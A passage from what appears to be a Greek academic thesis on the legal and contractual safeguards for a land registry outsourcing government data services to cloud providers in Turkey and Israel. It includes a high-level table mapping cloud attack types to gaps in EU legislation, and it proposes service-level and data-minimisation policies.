Ανεξάρτητα από τις ρήτρες οι οποίες θα εφαρμοστούν, το Κτηματολόγιο είναι υπεύθυνο επίσης για την σύνταξη των κύριων συμβολαίων υπηρεσιών τα οποία θα υπογραφούν με τους παρόχους για την διανομή των υπηρεσιών. Τα συμβόλαια θα έχουν ως στόχο να συμπληρώσουν κενά και αστοχίες του εφαρμοστέου δικαίου. Έτσι σε αυτά θα ορίζονται κριτήρια τα οποία θα πρέπει να ικανοποιούνται κατά την λειτουργία των παρόχων και να τεθούν στόχοι (objectives) οι οποίοι θα πρέπει να επιτευχθούν για την διανομή των υπηρεσιών.

3.2.2.3 Δεσμευτικοί Εταιρικοί Κανόνες

Οι δεσμευτικοί εταιρικοί κανόνες έχουν σχεδιαστεί με στόχο την παροχή ενός επαρκούς επιπέδου ασφάλειας για τα δεδομένα προσωπικού χαρακτήρα τα οποία διαχειρίζεται η εταιρία εσωτερικά στην υποδομή της. Το συγκεκριμένο επίπεδο ασφάλειας κρίνεται απαραίτητο να κατασκευάζεται σύμφωνα με τις διατάξεις του [29]. Οποιαδήποτε εταιρία λειτουργεί με εγκεκριμένους δεσμευτικούς κανόνες από την αρμόδια αρχή ελέγχου ασφάλειας προσωπικών δεδομένων, κατέχει εξουσιοδότηση για την διαχείριση αυτού του τύπου δεδομένων. Τα κριτήρια τα οποία πρέπει να ικανοποιούνται για την έγκριση των δεσμευτικών εταιρικών κανόνων από την Αρχή ορίζονται από το [38]. Επιπλέον, οι δεσμευτικοί εταιρικοί κανόνες σύμφωνα με το [39] μπορούν να μην εφαρμόζονται σε ολόκληρη την εταιρία.

Το Κτηματολόγιο θα συνεργαστεί στο συγκεκριμένο σενάριο με δύο πάροχους. Οι δύο πάροχοι θα λειτουργούν με κύριες και δευτερεύουσες εγκαταστάσεις. Η διανομή της υπηρεσίας κτηματογράφησης και η αρχική αποθήκευση των δεδομένων που θα διαχειρίζεται η υπηρεσία θα πραγματοποιείται στη κύρια εγκατάσταση του παρόχου. Η αποθήκευση εφεδρείας των δεδομένων θα πραγματοποιείται στην δευτερεύουσα εγκατάσταση. Οι δύο εγκαταστάσεις του παρόχου για την συγκεκριμένη υπηρεσία θα στεγάζονται στην Τουρκία. Σύμφωνα με το εφαρμοστέο δίκαιο, ο πάροχος δεν είναι υποχρεωμένος να κατέχει δεσμευτικούς εταιρικούς κανόνες για την διαχείριση των προσωπικών δεδομένων. Επιπλέον, τα κανονιστικά και ρυθμιστικά μέτρα τα οποία διέπουν την λειτουργία του δεν ελέγχονται από αρμόδια αρχή λόγω απουσίας της από την Τούρκικη Κυβέρνηση. Το ίδιο ισχύει αντίστοιχα για την κύρια εγκατάσταση του παρόχου ο οποίος θα διανέμει την υπηρεσία καταγραφής φυσικών πόρων. Έτσι δεν μπορεί να πιστοποιηθεί από εγκεκριμένη αρχή ο τρόπος με τον οποίο θα διαχειρίζονται τα δεδομένα από τους παρόχους. Ωστόσο, η δευτερεύουσα εγκατάσταση, στην οποία θα αποθηκεύεται η εφεδρεία δεδομένων, θα στεγάζεται στο Ισραήλ. Το Ισραήλ σύμφωνα με την Ευρωπαϊκή Επιτροπή παρέχει επαρκές επίπεδο ασφάλειας και οι εταιρίες οι οποίες δραστηριοποιούνται στη προκείμενη χώρα έχουν την δυνατότητα να λειτουργούν με δεσμευτικούς εταιρικούς κανόνες οι οποίοι θα διασφαλίζουν την εφαρμογή του εφαρμοστέου δικαίου. Έτσι, προκύπτει η εφεδρεία των κυβερνητικών δεδομένων να αποθηκεύεται σε χώρα με εγκεκριμένη, από την Ευρωπαϊκή Επιτροπή, νομοθεσία ως προς την ασφάλεια των δεδομένων προσωπικού χαρακτήρα. Παρόλο που δεν ορίζεται ρητά, από την ΕυρωπαΪκή νομοθεσία και κατ' επέκταση από την νομοθεσία του Ισραήλ, το πλαίσιο σύμφωνα με το οποίο θα διαχειρίζονται τα κυβερνητικά δεδομένα, το επίπεδο ασφαλείας

Έτσι, γίνεται ξεκάθαρο το γεγονός πως αν και οι δεσμευτικοί εταιρικοί κανόνες θα μπορούσαν να λειτουργήσουν ως μια επιπλέον δικλείδα ασφαλείας, οι πάροχοι λόγω της ελαστικής νομοθεσίας δεν είναι υποχρεωμένοι να τους υιοθετούν στις κύριες εγκαταστάσεις τους. Εκτός αυτού, το Κτηματολόγιο δεν είναι σε θέση να τροποποιεί και να υποδεικνύει στις εταιρίες τους κανόνες και τις διαδικασίες με τις οποίες θα λειτουργεί εσωτερικά η υποδομή του. Ωστόσο θα μπορούσε να επηρεάσει τον τρόπο λειτουργίας τους με το κύριο συμβόλαιο υπηρεσιών.

3.2.3 Νομοθεσία και Απειλές

Ορισμένες από τις επιθέσεις πραγματοποιούνται επειδή η νομοθεσία δεν προβλέπει την αντιμετώπισή τους. Μέσω των συγκεκριμένων επιθέσεων, δίνεται η δυνατότητα να εκμεταλλευτούν τρωτά σημεία της υποδομής των παρόχων. Τα συγκεκριμένα τρωτά σημεία

θα μπορούσαν να οδηγήσουν στην καταστροφή και υποκλοπή δεδομένων. Το σύνολο των επιθέσεων από τις οποίες απειλείται η υποδομή των παρόχων αναλύεται στην συνέχεια.

Υποκλοπή Δεδομένων

Όλα τα τρωτά σημεία της αρχιτεκτονικής του διαδικτύου όπως ορίζεται από το μοντέλο OSI συνεχίζουν να υπάρχουν αφού η νομοθεσία δεν προβλέπει τρόπους για την αποτροπή αυτών[56]. Εφόσον υπάρχουν αυτά τα τρωτά σημεία μπορούν να πραγματοποιηθούν επιθέσεις τύπου υποκλοπής δεδομένων. Οι επιθέσεις αυτού του τύπου δεν επηρεάζουν μεγάλο μέρος της υποδομής του παρόχου αν και για την πραγματοποίησή τους εκμεταλλεύονται οι συναρτήσεις χρήστη και μηχανικών λογισμικού. Άμεσες συνέπειες αυτού του τύπου επιθέσεων είναι η υποκλοπή δεδομένων προσωπικού χαρακτήρα και κυβερνητικών δεδομένων καθώς και διαπιστευτηρίων των χρηστών.

Άρνηση Παροχής Υπηρεσιών

Επιπροσθέτως, το χαρακτηριστικό τις δυναμικής τροφοδοσίας με πόρους των υπηρεσιών στο σύννεφο απλοποιεί το έργο των επιθέσεων τύπου άρνησης παροχής υπηρεσιών. Αυτό συμβαίνει γιατί αν πραγματοποιηθεί επίθεση σε μια υπηρεσία του παρόχου και δρομολογηθεί μεγάλη κίνηση σε αυτήν, η οποία θα είναι συνεχής, τότε μετά από επαρκή χρόνο ο πάροχος θα έχει εξαντλησει τους φυσικούς του πόρους και δεν θα έχει πλέον την δυνατότητα ανταπόκρισης. Η νομοθεσία δεν προβλέπει τρόπους αποφυγής αυτού του τύπου επιθέσεων. Κύριως λόγος ύπαρξης αυτού του τύπου επιθέσεων είναι τα ελλιπή συστήματα ανίχνευσης αυτών και το μη εξειδικευμένο προσωπικό που τα διαχειρίζεται. Επιπλέον ο συγκεκριμένος τύπος επιθέσεων δεν περιορίζεται στα τεχνικά τμήματα της υποδομής του παρόχου αλλά και στην οικονομία του. Ο μόνος τρόπος για να οριστούν τρόποι αντιμετώπισης των αποτελεσμάτων μιας επίθεσης στην οικονομία του παρόχου η οποία θα οδηγούσε σε χρεωκοπία είναι μέσω του κύριου συμβολαίου υπηρεσιών.

Αποτυχία Απομόνωσης Πόρων

Οι επιθέσεις τύπου αποτυχίας απομόνωσης πόρων έχουν ως στόχο την απόκτηση ελέγχου του εικονικοποιητή πόρων (hypervisor) και όλων των εικονικών συστημάτων (VMs) που ελέγχει αλλά και την τοποθέτηση ενός κακόβουλου εικονικού συστήματος μεταξύ των υπολοίπων το οποίο θα συλλέξει πληροφορίες σχετικά με την κρυπτογράφηση των δεδομένων. Αυτό θα έχει ως αποτέλεσμα ο πάροχος να χάσει εν μέρει τον έλεγχο της υποδομής και πληροφοριών που διαχειρίζεται με άμεσες συνέπειες στους χρήστες των υπηρεσιών. Οι συνέπειες θα είναι να αποτύχουν οι μηχανισμοί εικονικοποίησης της μνήμης, του αποθηκευτικού χώρου και της επεξεργαστικής ισχύος. Σε αυτήν την περίπτωση η νομοθεσία δεν ορίζει τρόπους αποφυγής τους εφόσον ο έλεγχος των εικονικών συστημάτων (VMs) και η ασφάλεια αυτών εμπίπτει στην αρμοδιότητα του παρόχου. Ο μόνος τρόπος για να ενισχυθεί η ασφάλεια του παρόχου

έναντι σε αυτόν τον τύπο επιθέσεων είναι μέσω των πολιτικών και των SLOs της συμφωνίας στάθμης υπηρεσίας. Επίσης, κρίνεται απαραίτητο να οριστεί το κατώτατο επίπεδο προδιαγραφών για τον εικονικοποιητή το οποίο θα πρέπει να πληρούν οι πάροχοι για να ανταπεξέλθουν στις ανάγκες των υπηρεσιών.

Έσωθεν Απειλή

Εκτός αυτού, σύμφωνα με την νομοθεσία ο πάροχος θα πρέπει να συμμορφώνεται με συνθήκες ως προς την πρόσβαση των εργαζομένων του στις πληροφορίες που διαχειρίζεται. Οι συνθήκες δεν ορίζονται βάσει της νομοθεσίας με αποτέλεσμα να μην είναι ξεκάθαροι οι περιορισμοί και επιθέσεις τύπου έσωθεν απειλών να είναι υπαρκτές. Εάν οι συνθήκες οριστούν στο κύριο συμβόλαιο υπηρεσιών τότε οι εργαζόμενοι θα αποκτούν πρόσβαση σε συγκεκριμένες περιστάσεις. Σε οποιαδήποτε άλλη περίπτωση θα παραβιάζονται SLOs όπως εμπιστευτικότητα, διαθεσιμότητα και ακεραιότητα και θα εφαρμόζονται ποινές οι οποίες θα οριστούν. Εκτός αυτών στην συμφωνία στάθμης υπηρεσίας θα μπορούσε να ενσωματωθεί ένας κώδικας δεοντολογίας για την χρήση των δεδομένων και τα δικαιώματα πρόσβασης σε αυτά από τους εργαζομένους.

Αποτυχία Ισχύος

Οι επιθέσεις τύπου αποτυχίας ισχύος θέτουν ως τελικό στόχο να καταστήσουν μη λειτουργικές τις διανεμόμενες υπηρεσίες. Για να επιτευχθεί αυτό αυξάνουν το φορτίο εξυπηρέτησης σε όλους τους διακομιστές με αποτέλεσμα ο πάροχος να χρειάζεται μεγαλύτερο ποσό ηλεκτρικής ισχύος το οποίο όμως δεν έχει την δυνατότητα να το κατανέμει σε αυτούς. Έτσι αδρανοποιείται η λειτουργία της υποδομής μέχρι να εντοπιστεί το μέρος της υποδομής το οποίο δέχτηκε την επίθεση και να αποκατασταθεί. Ο συγκεκριμένος τύπος επίθεσης πραγματοποιείται με διαφορετική προσέγγιση σύμφωνα με το περιβάλλον το οποίο στοχοποιεί. Το μοντέλο υπηρεσιών του παρόχου είναι συνδεδεμένο με τον τρόπο ο οποίος θα ακολουθηθεί για την επίθεση ισχύος στην υποδομή του. Όταν το μοντέλο υπηρεσιών είναι SaaS τότε ένα συντονισμένο πλήθος αιτήσεων σε ένα διακομιστή μπορεί να πραγματοποιήσει ανεξέλεγκτη ζήτηση ισχύος[57].

Κακόβουλο Λογισμικό

Ο τύπος επιθέσεων κακόβουλου λογισμικού αφορά επιθέσεις κατά τις οποίες θα μπορούσε να αποσταλεί λογισμικό στον πάροχο υπηρεσιών υπολογιστικού νέφους. Το συγκεκριμένο λογισμικό δεν είναι σύμφωνο με το κύριο συμβόλαιο υπηρεσιών και δεν καθίσταται δυνατή η ανίχνευσή του από το πάροχο αφού δεν είναι υποχρεωμένος βάσει της νομοθεσίας να κατέχει τον απαραίτητο εξοπλισμό για την ανίχνευση. Επιπλέον κακόβουλοι ανιχνευτές θα μπορούσαν να χρησιμοποιηθούν από τον επιτιθέμενο προκειμένου να αποκτήσει επίγνωση της αρχιτεκτονικής του παρόχου με αποτέλεσμα να του δώσει γνώση για τρωτά σημεία αυτής

και κακόβουλο λογισμικό θα μπορούσε να χρησιμοποιηθεί στη συνέχεια για καταστροφή πληροφοριών ή απενεργοποίηση των οποιοδήποτε αντίμετρων κατέχει ο πάροχος για την αντιμετωπίσει άλλου τύπου επιθέσεων. Το κακόβουλο λογισμικό θα μπορούσε να ενσωματωθεί στο αρχείο της αίτησης της υπηρεσίας κτηματογράφησης το οποίο θα έστελνε το φυσικό πρόσωπο στον πάροχο. Η αστοχία της νομοθεσίας να καλύψει αυτόν τον τύπο επιθέσεων θα μπορούσε να αντικατασταθεί από την συμφωνία στάθμης υπηρεσίας όπου θα ορίζονται μέτρα για την ανίχνευση τέτοιων επιθέσεων.

Οι διάφοροι τύποι επιθέσεων και η συσχέτισή τους με το εφαρμοστέο δίκαιο της συνεργασίας του Κτηματολόγιου με τους παρόχους περιγράφεται από τους ακόλουθους πίνακες. Στον πρώτο πίνακα περιγράφονται οι επιθέσεις οι οποίες προκύπτουν λόγω της υποδομής του διαδικτύου.

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**
Γενικές Επιθέσεις	Υποκλοπή Δεδομένων	Man-in the Middle	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Sniffing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Spoofing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Session-Hijacking	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Cross-Site Scripting	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Authentication Attack	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
	Αρνηση Παροχής Υπηρεσιών	Distributed DoS	Δεν ορίζεται	Λειτουργικά συστήματα, Σύστημα ανίχνευσης απειλών, Σύστημα διανομής υπηρεσιών
		Economic DoS	Δεν ορίζεται στις	Προσβάλλεται η υποδομή

			οδηγίες 2009/81/ΕΚ, 2014/55/ΕΚ	στο σύνολό της.

Πίνακας 3 Γενικές Επιθέσεις στο Υπολογιστικό Νέφος

Στον παρακάτω πίνακα περιγράφονται οι επιθέσεις οι οποίες πραγματοποιούνται στους παρόχους υπολογιστικού νέφους και υπάρχουν άμεσες συνέπειες στις διανεμόμενες υπηρεσίες.

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**
Επιθέσεις στο Σύννεφο	Αποτυχία Απομόνωσης Πόρων	Hypervisor Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
		Side Channel Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
	Έσωθεν Απειλή	Malicious Insider	2000/31/ΕΓ άρθρο 13	Μπορούν να στοχοποιηθούν διαφορετικά μέρη της υποδομής.
	Αποτυχία Ισχύος	Power Attack	Δεν ορίζεται	Λειτουργικό Σύστημα, Απομόνωση Εικονικοποιημένων Πόρων,Hypervisor
	Κακόβουλο Λογισμικό	Malware-Injection Attack	2000/31/ΕΓ άρθρο 14,15	Εικονικοποιημένοι Πόροι
		Malicious Probes	2000/31/ΕΓ άρθρο 14,15	Σύστημα Ανίχνευσης Απειλών,IDS,IPS

Πίνακας 4 Επιθέσεις στο Υπολογιστικό Νέφος

3.2.4 Κύριο Συμβόλαιο Υπηρεσιών

Το κύριο συμβόλαιο υπηρεσιών αποτελεί την επίσημη συμφωνία μεταξύ του υπεύθυνου και των εκτελούντων την επεξεργασία. Στο συγκεκριμένο συμβόλαιο καθορίζονται οι στόχοι οι οποίοι πρέπει να ικανοποιούνται ώστε να παρέχεται το επιθυμητό επίπεδο ασφάλειας και μυστικότητας. Με αυτόν τον τρόπο οι εκτελούντες την επεξεργασία κατανοούν τις απαιτήσεις του υπεύθυνου επεξεργασίας και την ευθύνη που τους ανατίθεται ως προς την ικανοποίησή τους. Οι στόχοι του κύριου συμβολαίου υπηρεσιών θα πρέπει να μην αντικρούουν όσα ορίζονται και πρέπει να εφαρμόζονται σύμφωνα με τις συμβατικές ρήτρες.

Το κύριο συμβόλαιο υπηρεσιών θα αποτελείται από τη συμφωνία στάθμης υπηρεσίας και τη στρατηγική σχεδίασης πολιτικών. Η συμφωνία στάθμης υπηρεσίας θα θέτει και θα περιγράφει τους στόχους οι οποίοι θα πρέπει να πληρούνται προκειμένου να καλύπτονται κενά και αστοχίες της νομοθεσίας. Παρόλο που το εφαρμοστέο δίκαιο υπό το οποίο θα πραγματοποιηθεί το συμβόλαιο θα είναι της χώρας στην οποία δραστηριοποιείται ο υπεύθυνος της επεξεργασίας θα πρέπει να δομηθεί λεπτομερώς λόγω της ελαστικής νομοθεσίας της Τουρκίας. Επιπλέον, θα ορίζει το προσδοκώμενο τρόπο με τον οποίο θα διανέμονται οι υπηρεσίες, την ποιότητα αυτών καθώς επίσης και τον τρόπο με τον οποίο θα αντιδρά ο πάροχος σε περίπτωση αποτυχίας ικανοποίησης των στόχων. Προκειμένου οι πάροχοι να ικανοποιήσουν τους στόχους της συμφωνίας θα πρέπει οι εγκαταστάσεις τους να πληρούν συγκεκριμένες ελάχιστες προδιαγραφές οι οποίες θα οριστούν από τον υπεύθυνο επεξεργασίας. Εκτός από την συμφωνία στάθμης υπηρεσίας το κύριο συμβόλαιο θα αποτελείται από ένα σύνολο πολιτικών οι οποίες θα ορίζουν κατευθυντήριες οδηγίες ως προς την ασφάλεια και την χρήση των δεδομένων. Η πολιτική αποδεκτής χρήσης θα περιγράφει τα δικαιώματα των πολιτών ή των κυβερνητικών υπαλλήλων ως προς την χρήση των υπηρεσιών και τους περιορισμούς που θα υπάρχουν. Η πολιτική ηθικής θα περιγράφει τον τρόπο με τον οποίο θα πρέπει να διαχειρίζονται τα δεδομένα από τους υπαλλήλους των παρόχων. Η πολιτική κατασκευής ισχυρών διαπιστευτηρίων θα καθορίζει το τύπο τους και τον τρόπο χρήσης τους από τα φυσικά πρόσωπα τα οποία θα αλληλεπιδρούν με το σύστημα. Η πολιτική αποκατάστασης καταστροφών θα ορίζει τις ενέργειες που πρέπει να πραγματοποιηθούν ώστε να εξασφαλιστεί πως τα δεδομένα δεν θα καταστραφούν ή χαθούν σε περίπτωση αποτυχίας των συστημάτων.

Ο τύπος των υπηρεσιών χαρακτηρίζεται ***κρίσιμος*** επειδή διαχειρίζεται ευαίσθητα δεδομένα και οι υπηρεσίες ορίζονται σύμφωνα με την παγκόσμια ορολογία ως ***κυβερνητικά εσωτερικές*** (Government Internal) [41] εφόσον πρόκειται να χρησιμοποιηθούν από την Κυβέρνηση για εσωτερικές λειτουργίες. Ως προς το SaaS το οποίο θα διανέμεται το Κτηματολόγιο θα πρέπει να συμμορφώνεται με την ισχύουσα νομοθεσία προστασίας δεδομένων προσωπικού χαρακτήρα. Επιπλέον, πρέπει να διαχειρίζεται την διεπαφή ταυτοποίησης του των φυσικών προσώπων στο σύστημα καθώς επίσης να φροντίζει για τη βελτίωση της ασφάλειας των υπηρεσιών ενημερώνοντας τους εκτελούντες την επεξεργασία για κενά ασφαλείας τα οποία εντοπίζει και να ελέγχει την εφαρμογή των πολιτικών οι οποίες έχουν συμφωνηθεί Οι πάροχοι των υπηρεσιών υπολογιστικού νέφους θα είναι υπεύθυνοι για την υποστήριξη και ασφάλεια της υποδομής τους καθώς και ενημέρωση του Κτηματολογίου για τους μηχανισμούς με τους οποίους τα επιτυγχάνει. Εκτός αυτού, θα πρέπει να ενημερώνουν τον υπεύθυνο επεξεργασίας για τον εσωτερικό τρόπο λειτουργίας τους όπως για παράδειγμα πληροφορίες σχετικά με τις διαδικασίες απομόνωσης των στιγμιότυπων των

χρηστών και σενάρια συνεργασίας των συναρτήσεων της υποδομής διευκρινίζοντας τα συστήματα ασφαλείας που χρησιμοποιούνται σε κάθε επίπεδο.

Επιπλέον θα πρέπει να οριστούν τα σημεία ευθύνης κρίσιμων ζητημάτων των παρόχων και του Κτηματολογίου ως προς τα δεδομένα προσωπικού χαρακτήρα [40].

	Κτηματολόγιο	***Πάροχοι Υπολογιστικού Νέφους***
Νομιμότητα Μεταφοράς Δεδομένων	Πλήρης Υπευθυνότητα	Απαλλάσεται λόγω της νομοθεσίας.
Νομιμότητα Δεδομένων	Πλήρης Υπευθυνότητα	Απαλλάσεται λόγω της νομοθεσίας.
Κύριο Συμβόλαιο Υπηρεσιων	Ελέγχει την εφαρμογή του.	Το εφαρμόζει και ικανοποιεί τους στόχους οι οποίοι έχουν τεθεί.
Περιστατικά Ασφαλείας	Υπεύθυνος για οτι βρίσκεται υπο τον έλεγχό του.	Υπέυθυνος για την υποδομή και λειτουργία αυτής.
Νομοθεσία Δεδομένων Προσωπικού Χαρακτήρα	Υπεύθυνος Επεξεργασία Εξαγωγέας Δεδομένων	Εκτελών Επεξεγασία Εισαγωγέας Δεδομένων

Πίνακας 5 Σημεία Ευθύνης Κτηματολόγιου-Παρόχων

3.2.5 Στρατηγική Σχεδίασης Πολιτικών

Για την ορθή κατασκευή των πολιτικών χρήσης και προστασίας των δεδομένων θα ακολουθηθεί μια στρατηγική [42]. Η στρατηγική θα υποδεικνύει τον τρόπο με τον οποίο θα πραγματοποιηθεί η συγγραφή των πολιτικών και θα οριοθετεί το εύρος εφαρμογής τους. Επιπλέον, θα εξασφαλίζει πως σε περίπτωση που προκύψει η ανάγκη δημιουργίας πολιτικής κατά την διάρκεια διανομής των υπηρεσιών θα είναι εφικτό. Αξίζει να σημειωθεί πως η συμφωνία στάθμης υπηρεσίας θα πρέπει να είναι συνεπής ως προς την στρατηγική σχεδίασης πολιτικών ώστε να μην αλληλοκαλύπτονται.

Υπηρεσία Κτηματογράφησης

Η στρατηγική θα ελαχιστοποιεί το ποσό των προσωπικών δεδομένων τα οποία θα συλλέγονται από τα φυσικά πρόσωπα κατά την αίτηση της κτηματογράφησης ώστε η υπηρεσία να λειτουργεί αποδοτικά. Έτσι το κατώτατο όριο συλλογής προσωπικών δεδομένων θα ορίζεται από την Κτηματολόγιο και θα καθορίζεται ο σκοπός για τον οποίο συλλέγονται

τα δεδομένα. Με αυτόν τον τρόπο δεν θα συλλέγονται δεδομένα που θα έχουν τον ίδιο σκοπό. Κάθε φυσικό πρόσωπο θα παρέχει περιορισμένα προσωπικά δεδομένα για να επιτυγχάνεται η κτηματογράφηση δηλαδή περιουσιακά στοιχεία τα οποία του ανήκουν χωρίς επιπλέον έγγραφα τα οποία θα αποδεικνύουν την κατοχή. Έτσι, θα μειωθεί το ποσό των δεδομένων τα οποία μεταφέρονται κατά την δήλωση της αίτησης μέσω της διεπαφής της υπηρεσίας. Με αυτόν τον τρόπο σε περίπτωση που επιτευχθεί υποκλοπή δεδομένων μέσω επίθεσης "άνθρωπος στη μέση", ο επιτιθέμενος θα έχει στην κατοχή του δεδομένα τα οποία θα του δίνουν περιορισμένο εύρος γνώσης. Αυτό οδηγεί στο γεγονός, κατά το οποίο σε περίπτωση που υποκλαπεί μια αίτηση θα πρέπει ο επιτιθέμενος να πραγματοποιήσει περαιτέρω επίθεση στο Κτηματολόγιο με στόχο να διαπιστώσει την διαδικασία με την οποία αποδεικνύεται η αντιστοίχιση των περιουσιακών στοιχείων με τα φυσικά πρόσωπα προκειμένου να θέσει υπό την κατοχή του επιπλέον δεδομένα.

Επιπρόσθετα, κρίνεται απαραίτητο σύμφωνα με την στρατηγική να αποκρύπτονται τόσο τα προσωπικά δεδομένα των φυσικών προσώπων όσο και δεδομένα που σχετίζονται με την λειτουργία των υπηρεσιών στο επίπεδο της υποδομής. Τα δεδομένα θα πρέπει να αποκρύπτονται από το μη εξουσιοδοτημένο προσωπικό των παρόχων. Εκτός από τα προσωπικά δεδομένα που θα αποκρύπτονται βάσει των κανονισμών που θα ορίζονται στη συμφωνία στάθμης υπηρεσίας, θα πρέπει να αποκρύπτονται δείκτες σε εξυπηρετητές, τοποθεσίες αποθήκευσης δεδομένων και εν γένει δεδομένα τα οποία υποστηρίζουν την εσωτερική λειτουργία των πάροχων. Βέβαια αρκετά σημαντική είναι και η απόκρυψη των κόμβων οι οποίοι θα διαχειρίζονται την κίνηση μεταξύ των συναρτήσεων της υποδομής και μέσω των οποίων ο επιτιθέμενος θα μπορεί να κατανοήσει τον τρόπο λειτουργίας του παρόχου. Για να επιτευχθεί αυτό θα πρέπει οι συγκεκριμένοι κόμβοι να μην έχουν διαφορετικά χαρακτηριστικά από όλους τους υπόλοιπους ώστε ο επιτιθέμενος να μην έχει την δυνατότητα εντοπισμού τους.

Επιπλέον θα πρέπει να πραγματοποιείται διαχωρισμός των δεδομένων τα οποία κατατίθενται κατά την εκάστοτε αίτηση κτηματογράφησης για κάθε φυσικό πρόσωπο. Με αυτό τον τρόπο σε περίπτωση που επιτευχθεί επίθεση σε τοποθεσία αποθήκευσης δεδομένων, ο επιτιθέμενος να θέσει υπό την κατοχή του μέρος δεδομένων τα οποία θα σχετίζονται με φυσικά πρόσωπα χωρίς τις πλήρης αιτήσεις. Η υλοποίηση της συγκεκριμένης απαίτηση της στρατηγικής διευκολύνεται με την τεχνολογία του υπολογιστικού νέφους εφόσον δεν επιβαρύνονται οι πάροχοι με επιπλέον κόστος για την κάλυψή της. Εκτός των παραπάνω θα πρέπει να ενισχυθεί η μυστικότητα των φυσικών προσώπων κατά την χρήση της υπηρεσίας κτηματογράφησης. Για να επιτευχθεί η συγκεκριμένη απαίτηση είναι απαραίτητο να ενισχυθούν τα δικαιώματα τα οποία ισχύουν λόγω της νομοθεσίας και να τοποθετηθούν στην υποδομή συστήματα τα οποία θα την εξασφαλίζουν.

Εκτός των παραπάνω, ένας στόχος που πρέπει να ικανοποιείται είναι η πληροφόρηση των φυσικών προσώπων για ενέργειες που πραγματοποιούνται στα δεδομένα προσωπικού χαρακτήρα τους και ο έλεγχος επί των δεδομένων από το Κτηματολόγιο. Το Κτηματολόγιο θα ενημερώνει τις πολιτικές και θα καθορίζει με αυτές το επίπεδο ελέγχου που θα έχει επί των δεδομένων. Οποιαδήποτε ενέργεια πραγματοποιείται στο σύνολο των δεδομένων των φυσικών προσώπων από τον πάροχο υπολογιστικού νέφους, το Κτηματολόγιο θα πρέπει να ενημερώνεται. Με αυτόν τον τρόπο, πέραν του εφαρμοστέου δικαίου, το Κτηματολόγιο θα είναι υπεύθυνο για τις ενέργειες και ο πάροχος δεν θα φέρει ευθύνη αφού θα ενεργεί υπό τις οδηγίες που θα ορίζονται από τις πολιτικές. Έτσι οποιαδήποτε διαμάχη προκληθεί για τις ενέργειες του παρόχου, θα συμβαίνει μεταξύ του Κτηματολογίου και των φυσικών προσώπων χωρίς να εμπλέκεται ο πάροχος.

Υπηρεσία Καταγραφής Φυσικών Πόρων

Οι πολιτικές οι οποίες θα υπηρετήσουν την συνεργασία του Κτηματολόγιου με τον πάροχο ο οποίος θα διανέμει την υπηρεσία καταγραφής φυσικών πόρων θα συγγραφούν με τις απαιτήσεις που αναφέρθηκαν για την υπηρεσία κτηματογράφησης. Αυτό θα συμβεί ώστε να προστατευθούν τα φυσικά πρόσωπα τα οποία θα χρησιμοποιούν την συγκεκριμένη υπηρεσία. Ωστόσο, θα πρέπει να ενισχυθεί η υπηρεσία με επιπλέον πολιτικές λόγω του τύπου δεδομένων τα οποία θα διαχειρίζεται.

Η στρατηγική σχεδίασης πολιτικών θα καθιστά αναγκαία την δημιουργία ασφαλέστερων διαπιστευτηρίων για τα φυσικά πρόσωπα τα οποία θα την χρησιμοποιούν. Επιπλέον, η διεπαφή χρήσης της υπηρεσίας δεν θα πρέπει να είναι διαθέσιμη σε κανέναν εκτός από την αρχή ή φυσικά πρόσωπα της Κυβέρνησης τα οποία θα την χρησιμοποιούν. Ιδιαίτερα σημαντική είναι η ενσωμάτωση των λειτουργικών κανόνων οι οποίοι θα διέπουν την χρήση της υπηρεσίας. Οι συγκεκριμένοι κανόνες θα προκύψουν εφόσον η Κυβέρνηση ενημερώσει το Κτηματολόγιο σχετικά με τον τρόπο που θα χρησιμοποιηθεί η υπηρεσία. Επιπρόσθετα, κρίνεται απαραίτητο να υπάρχουν διαβαθμίσεις ως προς την πρόσβαση των υπαλλήλων του παρόχου στα δεδομένα τα οποία θα διαχειρίζεται. Έτσι, μόνο εξουσιοδοτημένοι υπάλληλοι θα έχουν πρόσβαση στα συγκεκριμένα δεδομένα.

Εκτός των παραπάνω, μεταξύ της συνεργασίας του Κτηματολογίου και του συγκεκριμένου παρόχου θα πρέπει να υπάρχει διαφάνεια[43]. Αυτό σημαίνει πως θα είναι απαραίτητο από τον πάροχο να ορίζονται ξεκάθαρα τα συστήματα και τις διαδικασίες οι οποίες θα χρησιμοποιηθούν για την ασφάλεια των κυβερνητικών δεδομένων. Αρκετά σημαντική είναι εξίσου και η πιστοποίηση των συστημάτων ασφαλείας τα οποία θα χρησιμοποιηθούν από έμπιστες εταιρίες στο χώρο της ασφάλειας. Τέλος, το Κτηματολόγιο θα είναι υπεύθυνο για την εφαρμογή των πολιτικών από τους παρόχους. Γι' αυτό το λόγο θα πρέπει εντός

συγκεκριμένων χρονικών διαστημάτων να ελέγχεται από το Κτηματολόγιο η λειτουργία των παρόχων και να αξιολογείται.

3.2.6 Συμφωνία Στάθμης Υπηρεσίας

